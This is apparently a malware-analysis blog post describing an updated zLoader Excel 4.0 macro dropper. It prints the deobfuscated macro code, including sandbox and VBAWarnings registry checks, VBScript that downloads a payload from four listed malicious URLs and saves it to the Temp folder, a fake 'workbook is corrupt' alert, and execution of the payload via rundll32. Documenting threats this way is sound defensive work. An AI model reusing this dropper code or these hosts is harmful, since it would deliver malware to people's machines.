
zLoader XLM Update: Macro code and behavior change

clickallthethings.wordpress.com/2020/09/21/zloader-xlm-update-macro-code-and-behavior-change/

View all posts by Jamie

September 21, 2020



```
azxnW=R339C185
FivHauRkdwA=R435C185
ebnSmhBKoRc=R359C185
MevGBEAircrK=17977
tPnBqjDiouUi=243
tuKMfodJ=12233
oziEBBY=12233
crkIh=47
yZWzrqC=R17978C243
=ebnSmhBKoRc()
=yZWzrqC()

MevGBEAircrK=41007
tPnBqjDiouUi=62
tuKMfodJ=23228
oziEBBY=23228
crkIh=2
ESCEqRAfvGj=R41007C62
=ebnSmhBKoRc()
=ESCEqRAfvGj()

MevGBEAircrK=45179
tPnBqjDiouUi=166
tuKMfodJ=46813
oziEBBY=46813
crkIh=40
```

```
SbuqPGhBbM=R11910C14
IqlgytRnxYZ=R11883C14
SJYRNz=R11973C14
yfpaSN=R11905C14
RwbWE=27407
uGMBGXp=23
xrmvLZOaNrjv=10719
UPEDb=10719
OgkO1GHtrX=10
PdAgt=R27408C23
=yfpaSN(62367,4247)
=PdAgt(51606,28231)

RwbWE=56865
uGMBGXp=105
xrmvLZOaNrjv=42345
UPEDb=42345
OgkO1GHtrX=23
tywRiYHZq=R56865C105
=yfpaSN(15638,6438)
=tywRiYHZq(5198,12333)
=HALT()
```


We’ve got ourselves a change to the zloader XLM code and also some document behavior. Here’s today’s sample:

https://app.any.run/tasks/79dcccc4-b38a-4831-a9d5-b11a987e9729

URLs:
s://chuguadventures.co.tz/wp-touch.php
s://cirabelcr6dito.com/wp-touch.php
s://digitalseven.net.co/wp-touch.php
s://dortome.net/wp-touch.php

Central Loop Mechanism

The decoding part of the central loop mechanism still exists as it did before. It grabs hex characters from elsewhere in the document, decodes them, and writes those strings to new cells. However in this case, the document only runs through two rounds of this decoding.



```
HPsGJSm=R365C185
azxnW=R339C185
FivHauRkdwA=R435C185
ebnSmhBKoRc=R359C185
MevGBEAircrK=17977
tPnBqjDiouUi=243
tuKMfodJ=12233
oziEBBY=12233
crkIh=47
yZWzrqC=R17978C243
=ebnSmhBKoRc()
=yZWzrqC()

MevGBEAircrK=41007
tPnBqjDiouUi=62
tuKMfodJ=23228
oziEBBY=23228
crkIh=2
ESCEqRAfvGj=R41007C62
=ebnSmhBKoRc()
=ESCEqRAfvGj()

MevGBEAircrK=45179
tPnBqjDiouUi=166
tuKMfodJ=46813
oziEBBY=46813
crkIh=40
WpvBVf=R45179C166
=ebnSmhBKoRc()
=WpvBVf()

=HALT()
```


```
Entry Point: C14R11979

SbugPGhBbM=R11910C14
IqlgytRnxYZ=R11883C14
SJYRNz=R11973C14
yfpaSN=R11905C14
RwbWE=27407
uGMBGXp=23
xrmvLZOaNrjv=10719
UPEDb=10719
OgkOlGHtrX=10
PdAgt=R27408C23
=yfpaSN(62367,4247)
=PdAgt(51606,28231)

RwbWE=56865
uGMBGXp=105
xrmvLZOaNrjv=42345
UPEDb=42345
OgkOlGHtrX=23
tywRiYHZq=R56865C105
=yfpaSN(15638,6438)
=tywRiYHZq(5198,12333)
=HALT()
```

Round 1


The first round behaves pretty much the same as it did before. It checks to see if it's in a sandbox, checks the registry, and if VBAWarnings is turned on, the code will go back to the loop and start round 2.


Sandbox checking
Check registry for VBAWarnings
If VBAWarnings turned on, go back
to central loop and start round 2

```
R27407C23
=CLOSE(FALSE)
=FORMULA(LEN(APP.MAXIMIZE())+397,Sheet1!R27408C23)
=FORMULA(LEN(OR(GET.WINDOW(7),GET.WORKSPACE(31),GET.WORKSPACE(14)<390))+-992,Sheet1!R27409C23)
=FORMULA(LEN(AND(GET.WINDOW(20),GET.WORKSPACE(19),GET.WORKSPACE(42)))+-626,Sheet1!R27410C23)
=FORMULA(LEN(ISNUMBER(SEARCH("Windows",GET.WORKSPACE(1))))+318,Sheet1!R27411C23)
p=LEFT(GET.WORKSPACE(23),(FIND("Roaming",GET.WORKSPACE(23),1)-1))&"Local\Temp\"
n=CHAR(13)
=FOPEN(p&"UwM.vbs",3)
=FWRITELN(R27414C23,"On Error Resume Next"&n&"Set YQB=CreateObject(""WScript.Shell"")")
=FWRITELN(R27414C23,"Set SIG=CreateObject(""Scripting.FileSystemObject"")"&n&"Set qiosbyQ=SIG.CreateTextFile("""&p&"PjlTL.txt"",Tru
=FWRITELN(R27414C23,"b4gP=YQB.RegRead(""HKCU\Software\Microsoft\Office\"&GET.WORKSPACE(2)&"\Excel\Security\VB""+""AWarnings"")")
=FWRITELN(R27414C23,"qiosbyQ.WriteLine(b4gP)"&n&"qiosbyQ.Close")
=FCLOSE(R27414C23)
=EXEC("explorer.exe "&p&"UwM.vbs")
=WHILE(ISERROR(FILES(p&"PjlTL.txt")))
=WAIT(NOW()+"00:00:01")
=NEXT()
=FILE.DELETE(p&"UwM.vbs")
=FOPEN(p&"PjlTL.txt",2)
=FREAD(R27425C23,100)
=FCLOSE(R27425C23)
=FILE.DELETE(p&"PjlTL.txt")
=IF(ISNUMBER(SEARCH("1",R27426C23)),GOTO(R27407C23),GOTO(R12013C14))
```

Round 2

This is where the main difference lies. A series of lines get written to a file called QP0L3.vbs and then executed.



Write these lines to
C:\Users\[account]\AppData\Local\Temp\QP0L3.vbs

Execute QP0L3.vbs

```
R56865C105
=FOPEN(p&"QP0L3.vbs",3)
=FWRITELN(R56865C105,"MDCsx = ""https://chuguadventures.co.tz/wp-touch.php"""&n&"j1um6EhD = ""https://cirabelcr6dito.com/wp-touch.php""")
=FWRITELN(R56865C105,"Tr3EDeB = ""https://digitalseven.net.co/wp-touch.php"""&n&"SAxt = ""https://dortome.net/wp-touch.php""")
=FWRITELN(R56865C105,"u25 = Array(MDCsx,j1um6EhD,Tr3EDeB,SAxt)"&n&"Dim wMyyY: Set wMyyY = CreateObject(""MSXML2.ServerXMLHTTP.6.0"")")
=FWRITELN(R56865C105,"Function ysq(data):"&n&"wMyyY.setOption(2) = 13056"&n&"wMyyY.Open ""GET"",data,False")
=FWRITELN(R56865C105,"wMyyY.Send"&n&"ysq = wMyyY.Status"&n&"End Function"&n&"For Each ZWPyL in u25")
=FWRITELN(R56865C105,"If ysq(ZWPyL) = 200 Then"&n&"Dim aV7km: Set aV7km = CreateObject(""ADODB.Stream"")")
=FWRITELN(R56865C105,"aV7km.Open"&n&"aV7km.Type = 1"&n&"aV7km.Write wMyyY.ResponseBody")
=FWRITELN(R56865C105,"aV7km.SaveToFile """&p&"gfYLR.html"",2"&n&"aV7km.Close"&n&"Exit For"&n&"End If"&n&"Next")
=FCLOSE(R56865C105)
=EXEC("explorer.exe "&p&"QP0L3.vbs")
=WHILE(ISERROR(FILES(p&"gfYLR.html")))
=WAIT(NOW()+"00:00:01")
=NEXT()
=FILE.DELETE(p&"QP0L3.vbs")
=ALERT("The workbook cannot be opened or repaired by Microsoft Excel because it is corrupt.")
=FOPEN(p&"aTtodqU.vbs",3)
="rundll32.exe"
=p&"gfYLR.html,DllRegisterServer"
="C:\Windows\System32"
=FWRITELN(R56881C105,"Set uNxr = GetObject(""new:C08AFD90-F2A1-11D1-8455-00A0C91F3880"")")
=FWRITELN(R56881C105,"uNxr.Document.Application.ShellExecute """&R56882C105&""","""&R56883C105&""","""&R56884C105&""",Null,0")
=FCLOSE(R56881C105)
=EXEC("explorer.exe "&p&"aTtodqU.vbs")
=GOTO(R27407C23)
```


QP0L3.vbs

The code in the .vbs file is nothing that special. It's just an array of URLs going through a *For Each* loop. The file gets downloaded and then saved as an .html to the *Temp* folder.

```
MDCsx = "https://chuguadventures.co.tz/wp-touch.php"
j1um6EhD = "https://cirabelcr6dito.com/wp-touch.php"
Tr3EDeB = "https://digitalseven.net.co/wp-touch.php"
SAxt = "https://dortome.net/wp-touch.php"
u25 = Array(MDCsx,j1um6EhD,Tr3EDeB,SAxt)
Dim wMyyY: Set wMyyY = CreateObject("MSXML2.ServerXMLHTTP.6.0")
Function ysq(data):
wMyyY.setOption(2) = 13056
wMyyY.Open "GET",data,False
wMyyY.Send
ysq = wMyyY.Status
End Function
For Each ZWPyL in u25
If ysq(ZWPyL) = 200 Then
Dim aV7km: Set aV7km = CreateObject("ADODB.Stream")
aV7km.Open
aV7km.Type = 1
aV7km.Write wMyyY.ResponseBody
aV7km.SaveToFile "C:\Users\REM\AppData\Local\Temp\gfYLR.html",2
aV7km.Close
Exit For
End If
Next
```

Back to Round 2

At this point, the .html file is executed with what looks to be *rundll32.exe*.



```
=ALERT("The workbook cannot be opened or repaired by Microsoft Excel because it is corrupt.")
=FOPEN(p&"aTtodqU.vbs",3)
="rundll32.exe"
=p&"gfYLR.html,DllRegisterServer"
="C:\Windows\System32"
=FWRITELN(R56881C105,"Set uNxr = GetObject(""new:C08AFD90-F2A1-11D1-8455-00A0C91F3880"")")
=FWRITELN(R56881C105,"uNxr.Document.Application.ShellExecute """&R56882C105&""","""&R56883C105&""","""&R56884C105&""",Null,0")
=FCLOSE(R56881C105)
=EXEC("explorer.exe "&p&"aTtodqU.vbs")
=GOTO(R27407C23)
```

And that’s pretty much it! Again, not a major change, but I thought it was a noteworthy one.

Thanks for reading!